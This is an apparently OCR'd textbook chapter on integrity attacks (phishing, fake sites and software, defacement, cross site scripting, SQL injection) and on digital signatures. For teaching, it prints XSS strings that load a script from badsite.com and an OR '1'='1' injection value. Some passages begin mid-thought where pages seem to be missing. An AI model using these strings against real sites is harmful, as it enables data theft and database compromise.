We open this chapter with not one but several examples of phony electronic content; some are obvious forgeries, but others are convincing. All are examples of failures of integrity—correctness, veracity, authenticity, accuracy, or immutability. And, although they represent different failures, some of the same countermeasures apply.

In this chapter we present a countermeasure called a digital signature, which functions similarly to a handwritten signature that vouches for the accuracy or authenticity of a document. Digital signatures join with access control, system architecture, software environment, and human controls to protect against forgeries.

ATTACKS: FORGERIES

It is sometimes difficult to tell when an art work is authentic or a forgery; art experts can debate for years who the real artist is, and even when there is consensus, attribution of a da Vinci or Rembrandt painting is opinion, not certainty. As Sidebar 13-1 relates, authorship of Shakespeare's works may never be resolved. It may be easier to tell when a painting is *not* by a famous painter: A child's crayon drawing will never be mistaken for something by a celebrated artist, because, for example, Rembrandt did not use crayons or he used light, shadow, and perspective more maturely than a child.

The case of computer artifacts is similar. An incoherent message, a web page riddled with grammatical errors, or a peculiar political position can all alert you that something is suspicious, but a well-crafted forgery may pass without question. Our example attacks include both obvious and subtle forgeries.

Fake Email

Given the huge amount of email sent and received daily, it is not surprising that much of it is not legitimate. Some frauds are easy to spot, as our first example shows, but some illegitimate email can fool professionals, as in our second example.

Facebook

A recent email message advised me that my Facebook account had been deactivated, shown in Figure 13-1. The only problem is, I have no Facebook account. In the figure I have shown where some of the links and buttons actually lead, instead of the addresses shown; the underlying addresses certainly do not look like places Facebook would host code.

This forgery was relatively well done: the images were clear and the language was correct; often forgeries of this sort have serious spelling and syntax errors. Attackers using

Who Wrote Shakespeare's Plays? Sidebar 13-1

Most people would answer "Shakespeare" when asked who wrote any of the plays attributed to the bard. But for 150 years literary scholars have had their doubts. In 1852, it was suggested that Edward de Vere, Earl of Oxford, wrote at least some of the works. For decades scholarly debate raged, citing the few facts known of Shakespeare's education, travels, work schedule, and experience.

In the 1980s a new analytic technique was developed: computerized analysis of text. Different researchers studied qualities such as word choice, images used in different plays, word pairs, sentence structure, and the like—any structural element that could show similarity or dissimilarity. (See, for example, [FAR96a] and [KAR01], as well as www.shakespearefellowship .org.) The debate continues as researchers develop more and more qualities to correlate among databases (the language of the plays and other works attributed to Shakespeare). The controversy will probably never be settled.

But the technique has proven useful. In 1996, an author called Anonymous published the novel *Primary Colors*. Many people tried to determine who the author was. But Donald Foster, a professor at Vassar College, aided by some simple computer tools, attributed the novel to Joe Klein, who later admitted to being the author. Peter Neumann [NEU96] in the Risks forum notes how hard it is to lie convincingly, even having tried to alter your writing style, given "telephone records, credit card records, airplane reservation databases, library records, snoopy neighbors, coincidental encounters, etc."—in short, given aggregation.

The approach has uses outside the literary field. In 2002, the SAS Institute, vendors of statistical analysis software, introduced data mining software to find patterns in old email messages and other masses of text. The company suggests the tool might be useful in identifying and blocking false email. Another possible use is detecting lies, or perhaps just flagging potential inconsistencies. It could also help locate the author of malicious code.



FIGURE 13-1 Fake Email

fake email know most people will spot the forgery. On the other hand, it costs next to nothing to send 100,000 messages, and even if the response rate is only 0.1%, that is still 100 potential victims. The response rate is low because many people are skeptical of possible scams. But what if the email comes from someone you know and trust? That is the case in the next example.

South Korean Diplomatic Secrets Obtained

According to a report from *Agence France Presse* (October 18, 2010), South Korean officials were duped into downloading malware that sent sensitive defense documents to a foreign destination, believed to be Chinese. The officials received email messages appearing to be from Koreans diplomats, presidential aides, and other officials; the messages appeared to have come from the two main Korean portals, but the underlying IP addresses were registered in China.

The email messages contained attachments that were titled as and seemed to be important documents, such as plans for a dignitary's visit or an analysis of the North Korean economy. When the recipient clicked to open the attachment, that action allowed a virus to infect the recipient's computer, which in turn led to the transfer of the sensitive documents.

A South Korean lawmaker produced secret files supposedly obtained from a Chinese hacker. The Korean National Intelligence Service, which said the attack had gone on for several months, sent memos warning government officials about email security.

Fake Web Site

A similar attack involves a fake web site. In Figure 13-2 we show a fake version of the web site of Barclays Bank (England) at http://www.gb-bclayuk.com/. The real Barclays site is at http://group.barclays.com/Home. As you can see, the forger had



FIGURE 13-2 Fake Web Site for Barclays Bank

some trouble with the top image, but if that were fixed, the remainder of the site would look convincing.

Web sites are easy to fake because the attacker can obtain copies of the images the real site uses to generate its web site. All the attacker has to do is change the values of links to redirect the unsuspecting victim to points of the attacker's choosing.

Fake Code

In Chapter 4 we considered malicious code—its sources, effects, and countermeasures. We described how opening a document or clicking a link can lead to a surreptitious download of code that does nothing obvious but installs a hidden infection. One transmission route we did not note was an explicit download: programs intentionally installed that may advertise one purpose but do something entirely different. Figure 13-3 shows a seemingly authentic ad for a replacement or update to the popular Adobe Reader. The link from which it came (www.pdf-new-2010-download.com) was redirected from www.adobe-download-center.com; both addresses seem like the kinds of URLs Adobe might use to distribute legitimate software.

This example, however, shows how malicious software can masquerade as legitimate. The charade can continue unnoticed for some time if the malware at least seems to implement its ostensible function, in this case, displaying and creating PDF documents. Perhaps the easiest way for a malicious code writer to install code on a target machine is to create an application that a user willingly downloads and installs.



FIGURE 13-3 Advertisement of Fake Software

As another example, security firm f-Secure advised (October 22, 2010) of a phony version of Microsoft's Security Essentials tool. The real tool locates and eradicates malware; the phony tool reports phony—nonexistent—malware. An example of its action is shown in Figure 13-4. Not surprisingly, the "infections" the phony tool finds can be cured only with, you guessed it, phony tools sold through the phony tool's web site, shown in Figure 13-5.



FIGURE 13-4 Phony [Microsoft] Security Essentials Tool



FIGURE 13-5 Infections Found and Countermeasure Tools for Sale

THREAT: INTEGRITY FAILURE

Digital technology is wonderful: It lets someone create exact copies of any digital object with absolutely no loss of fidelity (in contrast to a photocopy of a photocopy of a photocopy). But that also means an attacker can cut and paste pieces to make a convincing forgery. An email message or a web page can look almost perfect.

ATTACK DETAILS

In this section we describe several different attacks that share the common thread of failed integrity. But as you will see, the nature of the attacks ranges from uncomplicated, for example, adding new text to a web site, to sophisticated, such as tricking the user by floating one transparent image over a visible image. Remember from Chapter 1 that our definition of integrity was also broad, which partially accounts for the range of these attacks.

Web Site Defacement

The simplest attack, a **web site defacement**, occurs when an attacker replaces or modifies the content of a legitimate web site. For example, in January 2010, BBC reported that the web site of the incoming president of the European Union was defaced to present a picture of British comic actor Rowan Atkinson (Mr. Bean) instead of the president.

The nature of these attacks varies. Often the attacker just writes a message like "You have been had" over the web page content to prove that the site has been hacked. In other cases, the attacker posts a message opposing the message of the original web site, such as an animal rights group protesting mistreatment of animals at the site of a dog racing group. Other changes are more subtle. For example, recent political attacks have subtly replaced the content of a candidate's own site to imply falsely that a candidate had said or done something unpopular. Or using web site modification as a first step, the attacker can redirect a link on the page to a malicious location, for example, to present a fake login box and obtain the victim's login ID and password. All these attacks attempt to defeat the integrity of the web page.

The objectives of web site defacements also vary. Sometimes the goal is just to prove a point or embarrass the victim. Some attackers seek to make a political or ideological statement, whereas others seek only attention or respect. In some cases the attacker is showing a point, proving that it was possible to defeat integrity. Sites such as the New York Times, the U.S. Defense Department or FBI, and political parties were frequently targeted this way. Sidebar 13-2 describes defacing an antivirus firm's web site.

A defacement is common not only because of its visibility but also because of the ease with which one can be done. Web sites are designed so that their code is downloaded, enabling an attacker to obtain the full hypertext document and all programs directed to the client in the loading process. An attacker can even view programmers' comments left in as they built or maintained the code. The download process essentially gives the attacker the blueprints to the web site.

Antivirus Maker's Web Site Hit **Sidebar 13-2**

Web site modifications are hardly new. But when a security firm's web site is attacked, people take notice. For several hours on October 17, 2010, visitors to a download site of security research and antivirus product company Kaspersky were redirected to sites serving fake antivirus software.

After discovering the redirection, Kaspersky took the affected server offline, blaming the incident on "a faulty third party application" [*ITPro*, October 19, 2010].

Bank robber Willy Sutton is reported to have said when asked why he robbed banks, "That's where the money is." What better way to hide malicious code than by co-opting the web site of a firm whose customers are ready to install software, thinking they are protecting themselves against malicious code?

Substitute Content on a Real Web Site

A web site defacement is like graffiti: It makes a statement but does little more. To the site owner it may be embarrassing, and it attracts attention, which may have been the attacker's only intention. More mischievous attackers soon realized that in a similar way, they could replace other parts of a web site and do so in a way that did not attract attention.

Think of all the sites that offer content as PDF files. Most have a link through which to download the free PDF file display tool, Adobe Reader. That tool comes preloaded on many computers, and most other users have probably already installed it themselves. Still, sites with PDF content want to make sure users can process their downloads, so they post a link to the Adobe site, and occasionally a user clicks to download the program. Think, however, if an attacker wanted to insert malicious code, perhaps even in a compromised version of Reader. All the attacker would have to do is modify the link on the site with the PDF file so it points to the attacker's site instead of Adobe's, as depicted in Figure 13-6. If the attacker presents a site that looks credible enough, most users would download and install the tool without question. For the attacker, it is one tiny change to the original site's HTML code, certainly no harder than changing the rest of the content.



FIGURE 13-6 Malicious Code to Download

Because so many people already have Adobe Reader installed, this example would not affect many machines. Suppose, however, the tool were a special application from a bank to enable its customers to manage their accounts online, a toolbar to assist in searching, or a viewer to display proprietary content. Many sites offer specialized programs to further their business goals and, unlike the case with Adobe Reader, users will often not know if the tool is legitimate, the site from which the tool comes is authentic, or the code is what the commercial site intended. Thus, web site modification has advanced from being an attention-seeking annoyance to a serious potential threat.

Fake Email Message

Similarly, an attacker can attempt to fool people with fake email messages. Probably everyone is familiar with **spam**, fictitious or misleading email, offers to buy designer watches, anatomical enhancers, or hot stocks, as well as get-rich schemes involving money in overseas bank accounts. Similar false messages try to get people to click to download a browser enhancement or even just click for more detail. Spammers now use more realistic topics for false messages to entice recipients to follow a malicious link. Google's email service for commercial customers, Postini, has reported [GOO10] that the following types of spam are rising:

- fake "nondelivery" messages ("Your message *x* could not be delivered")
- false social networking messages, especially attempts to obtain login details (we address this topic in Chapter 18)
- current events messages ("Want more details on [sporting event, political race, crisis]?")
- shipping notices ("*x* company was unable to deliver a package to your address—shown in this link.")

Original email used only plaintext, so the attacker had to persuade the user to go to a web site or take some action in response to the email. Now, however, email messages can use HTML-structured content, so they can have links embedded as "click here" buttons.

Security firm M86 Security Labs currently estimates that spam constitutes 86 percent of all email, and Google reports an average of 50–75 spam email messages per day per user of its Enterprise mail service. Message Labs puts the percentage of spam at over 90 percent. Sidebar 13-3 describes a combined legal and technical approach to eliminating spam.

One type of fake email that has become prevalent enough to warrant its own name is phishing (pronounced like "fishing"). In a **phishing** attack, the email message tries to trick the recipient into disclosing private data. Phishing email messages purport to be from companies such as banks or other financial institutions, popular web site companies (such as Facebook, Hotmail, or Yahoo), or consumer products companies. Typically, the phishing email will advise the recipient of an error, and the message will include a link to click to enter data about an account. The link, of, course, is not genuine; its only purpose is to solicit account names, numbers, and authenticators. An example of a phishing email posted as a warning on Microsoft's web site is shown in Figure 13-7.

This example indicates the range of damage a drive-by download can cause. Also, in this example, the user actually consented to a download (although Howes did not consent to all the things actually downloaded). In a more insidious form of drive-by download such as the U.S. Postal Service example, the download is just a script. It runs as a web page is displayed and probes the computer for vulnerabilities that will permit downloads without permission.

Cross Site Scripting

To a user (client) it seems as if interaction with a server is a direct link, so it is easy to ignore the possibility of falsification along the way. However, many web interactions involves several parties, not just the simple case of one client to one server. In an attack called **cross site scripting**, executable code is included in the interaction between client and server and executed by the client or server.

As an example, consider a simple command to the search engine Google. The user enters a simple text query, but handlers add commands along the way to the server, so what starts as a simple string becomes a structure that Google can use to interpret or refine the search, or that the user's browser can use to help display the results. So, for example, a Google search on the string "cross site scripting" becomes

```
http://www.google.com/search?q=cross+site+scripting&ie=utf-8
&oe=utf-8&aq=t&rls=org.mozilla:en-US:official
&client=firefox-a&lr=lang_en
```

The query term became "cross+site+scripting," and the other parameters (fields separated by the character &) are added by the search engine. In the example, ie (input encoding) and oe (output encoding) inform Google and the browser that the input is encoded as UTF-8 characters, and the output will be rendered in UTF-8, as well; lr=lang_en directs Google to return only results written in English. For efficiency, the browser and Google pass these control parameters back and forth with each interaction so neither side has to maintain extensive information about the other.

Sometimes, however, the interaction is not directly between the user's browser and one web site. Many web sites offer access to outside services without leaving the site. For example, television station KCTV's web site in Kansas City displays a search engine box so that a user can search within the site or on the web. In this case, the Google search result is displayed within a KCTV web page, a convenience to the user and a marketing advantage for KCTV (because the station keeps the user on its web site). The search query is loaded with parameters to help KCTV display the results; Google interprets the parameters for it and returns the remaining parameters unread and unmodified in the result to KCTV. These parameters become a script attached to the query and executed by any responding party along the way.

The interaction language between a client and server is simple in syntax and rich in effect. Communications between client and server must all be represented in plaintext, because the web page protocol (HTTP) uses only plaintext. To render images or sounds, special effects such as pop-up windows or flashing text, or other actions, the HTTP string contains embedded scripts, invoking Java, ActiveX, or other executable code. These programs run on the client's computer within the browser's context, so

they can do or access anything the browser can, which usually means full access to the user's data space as well as full capability to send and receive over a network connection.

How is access to user's data a threat? A script might look for any file named address_book and send it to spam_target.com, where an application would craft spam messages to all the addresses, with the user as the apparent sender. Or code might look for any file containing numbers of the form ddd-dd-dddd (the standard format of a U.S. social security number) and transmit that file to an identity thief. The possibilities are endless.

The search and response URL we listed could contain a script as follows:

```
http://www.google.com/search?name=<SCRIPT
SRC=http://badsite.com/xss.js>
</SCRIPT>&q=cross+site+scripting&ie=utf-8&oe=utf-8
&aq=t&rls=org.mozilla:en-US:official&client=firefox-a&lr=lang_en
```

This string would connect to badsite.com where it would execute the Java script xss that could do anything allowed by the user's security context.

Remember that the browser and server pass these parameters back and forth to maintain context between a server and the user's session. Sometimes a volley from the client will contain a script for the server to execute. The attack can also harm the server side if the server interprets and executes the script or saves the script and returns it to other clients (who would then execute the script). Such behavior is called a **persistent cross site scripting attack**. An example of such an attack could occur in a blog or stream of comments. Suppose station KCTV posted news stories online about which it invited users to post comments. A malicious user could post a comment with embedded HTML containing a script, such as

```
Cool<br>story.<br>KCTVBigFan<script src=http://badsite.com/xss.js>
</script>
```

from the script source we just described. Other users who opened the comments area would automatically download the previous comments and see

```
Cool
story.
KCTVBigFan
```

but their browser would execute the malicious script. As described in Sidebar 13-5, one attacker even tried (without success) to use this same approach by hand on paper.

SQL Injection

Cross site scripting attacks are one example of the category of injection attacks, in which malicious content is inserted into a valid client–server exchange. Another injection attack, called **SQL injection**, operates by inserting code into an exchange between a client and database server.

Scripting Votes **Sidebar 13-5**

In Swedish elections anyone can write in any candidate. The Swedish election authority publishes all write-in candidate votes, listing them on a web site (http://www.val.se/val/val2010/handskrivna/handskrivna.skv). One write-in vote was recorded as the following:

```
[Voting location: R;14;Västra Götalands län;80;Göteborg;03;Göteborg,
Centrum; 0722;Centrum, Övre Johanneberg;]
(Script src=http://hittepa.webs.com/x.txt);1
```

This is perhaps the first example of a pen-and-paper script attack. Not only did it fail because the paper ballot was incapable of executing code, but without the HTML indicators <script> and </script>, this "code" would not execute even if the underlying web page was displayed by a browser. But within a few elections someone may figure out how to encode a valid script on a paper ballot, or worse, on an electronic one.

To understand this attack, you need to know that database management systems (DBMSs) use a language called **SQL** (which stands for structured query language) to represent queries to the DBMS. The queries follow a standard syntax that is not too difficult to understand, at least for simple queries. For example, the query

```
SELECT * FROM users WHERE name = 'Williams';
```

will return all database records having "Williams" in the name field.

Often these queries are composed through a browser and transmitted to the database server supporting the web page. A bank might have an application that allows a user to download all transactions involving the user's account. After the application identifies and authenticates the user, it might compose a query for the user on the order of

```
QUERY = "SELECT * FROM trans WHERE acct = '" + acctNum + " ';"
```

and submit that query to the DBMS. Because the communication is between an application running on a browser and the web server, the query is encoded within a long URL string

```
http://www.mybank.com?QUERY=SELECT%20*%20FROM%20trans%20WHERE%20
acct='2468'
```

In this command, the space character has been replaced by its numeric equivalent %20 (because URLs cannot contain spaces), and the browser has substituted '2468' for the account number variable. The DBMS will parse the string and return records appropriately.

If the user can inject a string into this interchange, the user can force the DBMS to return any desired set of records. The DBMS evaluates the WHERE clause as a logical expression. If the user enters the account number as "2468' OR '1'='1" the resulting query becomes

```
QUERY = "SELECT * FROM trans WHERE acct = '" + acctNum + "';"
```

and after account number expansion it becomes

```
QUERY = "SELECT * FROM trans WHERE acct = '2468' OR '1'='1'"
```

Because '1'='1' is always TRUE, the OR of the two parts of the WHERE clause is always TRUE, every record satisfies the value of the WHERE clause and so the DBMS will return all records.

The trick here, as with cross site scripting, is that the browser application includes direct user input into the command, and the user can force the server to execute arbitrary SQL commands.

Summary of Threats

Whew! That is a long list of possible threats, but we could have listed more. Compromised computers called bots and malicious mobile agents, both of which we cover in Chapter 15, are others, and other new attacks appear often. The common thread among these threats is loss of integrity: code modified without permission, a web site disfigured, one piece of software substituted for another, changes in a query.

No single root vulnerability allows all these threats to be actualized. In some cases, faulty code or an inadequate protocol is at fault; other times system access controls are too weak or not enforced, and ordinary human errors add to the causes. We briefly consider these vulnerabilities in the next section.

VULNERABILITY: PROTOCOL WEAKNESSES

The Internet has hundreds of protocols that regulate traffic. Some protocols are closely focused on a small topic, such as converting a URL address from a name like ibm.com to an address like 129.42.38.1; others are broader, such as sending complete email messages. Two models of the Internet's structure are the ISO seven-layer Open System Interconnection (OSI) model (described in Chapters 9 and 11) and the TCP/IP four-layer model, both of which cover everything from physically transmitting a single bit to transferring entire data objects such as files. Both models end at the application layer, for good reason: Applications running on top of the Internet communications framework are numerous and diverse, so there is little to standardize in a protocol.

All web page traffic travels under the generic HTTP protocol, which is best suited to flat data files for static display on a screen. As the Internet has evolved, developers have sought to make it interactive and dynamic (with movement, sound, video, overlays) but also fast, so developers often implemented the dynamic features by transferring code to execute on the user's computer. The added features and code transfer involved embedding things within standard HTTP data instead of extending that protocol or adding new ones for new functions. Thus, new functionality, often with important security ramifications, has escaped the security review of the more deliberative protocol agreement process. Each developer and each application has been left to monitor and achieve security alone, not always successfully. As we pointed out in Chapter 8, adding security after the fact is almost never successful.

deciding without facts (unaware or ignorant of what they need to know) through deciding and then acting. If a decision is forced before a user is equipped to make a completely informed choice, the outcome may not reflect the best interests of security.

An attacker can exploit this naïveté by rushing the victim: "You have to act fast because this offer is valid for only ...." Even without an explicit time constraint, if a check box on the screen prevents the user from proceeding, the user is encouraged to make a fast decision in order to clear the box and get back to other work. Unfortunately, computing can involve significant complexity, so it is not uncommon for users to decide with too little intelligible information. How should a user respond to "Error: Protection violation—instruction at 13A426 tried to write to address 00000A. [Continue] [Debug]"? Few users know that low memory addresses are reserved for operating system data (or even that 00000A is a low address), nor would they understand the output from a debugger. To most users, the only possible choice is [Continue], which is not the result of an informed decision.

Vulnerabilities

In summary, we have described as vulnerabilities some topics we have seen before, such as code problems, some new topics, such as human weaknesses, and some new aspects of old topics, such as shortcomings in protocols. As we noted previously, the nature of integrity threats ranges broadly, so we need to use different kinds of controls.

Countermeasures that we described previously, such as access control, are valid for integrity. We introduced cryptography, a very strong countermeasure, in Chapter 7, and developed asymmetric cryptography in Chapter 11. Now we put those two pieces together to construct a technique to attest to a digital object's authenticity.

COUNTERMEASURE: DIGITAL SIGNATURE

The most powerful technique to demonstrate authenticity is a digital signature. Like its counterpart on paper, a digital signature is a way by which a person or organization can affix a bit pattern to a file such that it implies confirmation, pertains to that file only, cannot be forged, and demonstrates authenticity. We want a means by which one party can sign something and, as on paper, have the signature remain valid for days, months, years—indefinitely; furthermore, the signature must convince all who access the file. Of course, as with most conditions involving digital methods, the caveat is that the assurance is limited by the assumed skill and energy of anyone who would try to defeat the assurance.

A digital signature often uses asymmetric or public key cryptography. As we showed in Chapter 11, a public key protocol is useful for exchange of cryptographic keys between two parties who have no other basis for trust. But then as we described in Chapter 12, this kind of key exchange is subject to a man-in-the-middle attack. Also, the public key cryptographic protocols described in Chapter 12 involve several sequences of messages and replies, which can be time consuming if either party is not immediately available to reply to the latest request. It would be useful to have a technique by which one party could reliably precompute some protocol steps and leave them in a safe place so that the protocol could be carried out even if only one

party were active. This situation is similar to the difference between a bank teller and an ATM. You can obtain cash, make a deposit or payment, or check your balance because the bank has preestablished steps for an ATM to handle those simple activities 24 hours a day, even if the bank is not open. But if you need a certified check or foreign currency, the bank could not prearrange those tasks and may require you to interact directly with a bank agent.

In the next section we define digital signatures and compare their properties to those of handwritten signatures on paper. Then, we describe the infrastructure surrounding digital signatures that lets them be recognizable and valid indefinitely.

Components and Characteristics of Signatures

A digital signature is just a binary object associated with a file. But if we want that signature to have the force of a paper-based signature, we need to understand the properties of human signatures. Only then can we express requirements for our digital version.

Properties of Secure Paper-Based Signatures

Consider a typical situation that parallels a common human need: an order to transfer funds from one person to another. In other words, we want to be able to send the electronic equivalent of a computerized check. We understand the properties of this transaction for a conventional paper check:

- A check is a *tangible object* authorizing a financial transaction.
- The signature on the check *confirms authenticity* because (presumably) only the legitimate signer can produce that signature.
- In the case of an alleged forgery, a third party can be called in to *judge authenticity*.
- Once a check is cashed, it is canceled so that it *cannot be reused.*
- The paper check is *not alterable*. Or, most forms of alteration are easily detected.

Transacting business by check depends on *tangible objects* in a *prescribed form.* But tangible objects do not exist for transactions on computers. Therefore, authorizing payments by computer requires a different model. Let us consider the requirements of such a situation, from the standpoint both of a bank and of a user.

Properties of Digital Signatures

Suppose Sheila sends her bank a message authorizing it to transfer $100 to Rob. Sheila's bank must be able to verify and prove that the message really came from Sheila if she should later disavow sending the message. (This property is called **nonrepudiation**.) The bank also wants to know that the message is entirely Sheila's, that it has not been altered along the way. For her part, Sheila wants to be certain that her bank cannot forge such messages. (This property is called **authenticity**.) Both parties want to be sure that the message is new, not a reuse of a previous message, and that it has not been altered during transmission. Using electronic signals instead of paper complicates this process.

But we have ways to make the process work. A **digital signature** is a protocol that produces the same effect as a real signature: It is a mark that only the sender can make but that other people can easily recognize as belonging to the sender. Just like a real signature, a digital signature confirms agreement to a message.

A digital signature must meet two primary conditions:

- It must be *unforgeable*. If person S signs message M with signature $Sig(S,M)$, no one else can possibly produce the pair $[M, Sig(S,M)]$.
- It must be *authentic*. If a person R receives the pair $[M, Sig(S,M)]$ purportedly from S, R can check that the signature is really from S. Only S could have created this signature, and the signature is firmly attached to M.

These two requirements, shown in Figure 13-10, are the major hurdles in computer transactions. Two more properties, also drawn from parallels with the paper-based environment, are desirable for transactions completed with the aid of digital signatures:

- It is *not alterable*. After being transmitted, M cannot be changed by S, R, or an interceptor.
- It is *not reusable*. A previous message presented again will be instantly detected by R.

To see how digital signatures work, we first present a mechanism that meets the first two requirements. We then add to that solution to satisfy the other requirements. We develop digital signatures in pieces: first building a piece to address alterations, then describing a way to ensure authenticity, and finally developing a structure to establish identity. Eventually all these parts tie together in a conceptually simple framework.

In the next sections we present the pieces from which a digital signature is made—first the message digest, then the public key encryption protocol. These two pieces together are technically enough to make a digital signature, but they do not address authenticity; for that, we need a structure that binds a user's identity and public key in a trustworthy way. Such a structure is called a certificate, which we describe after the message digest and encryption protocol. Finally, we present an infrastructure for transmitting and validating certificates.

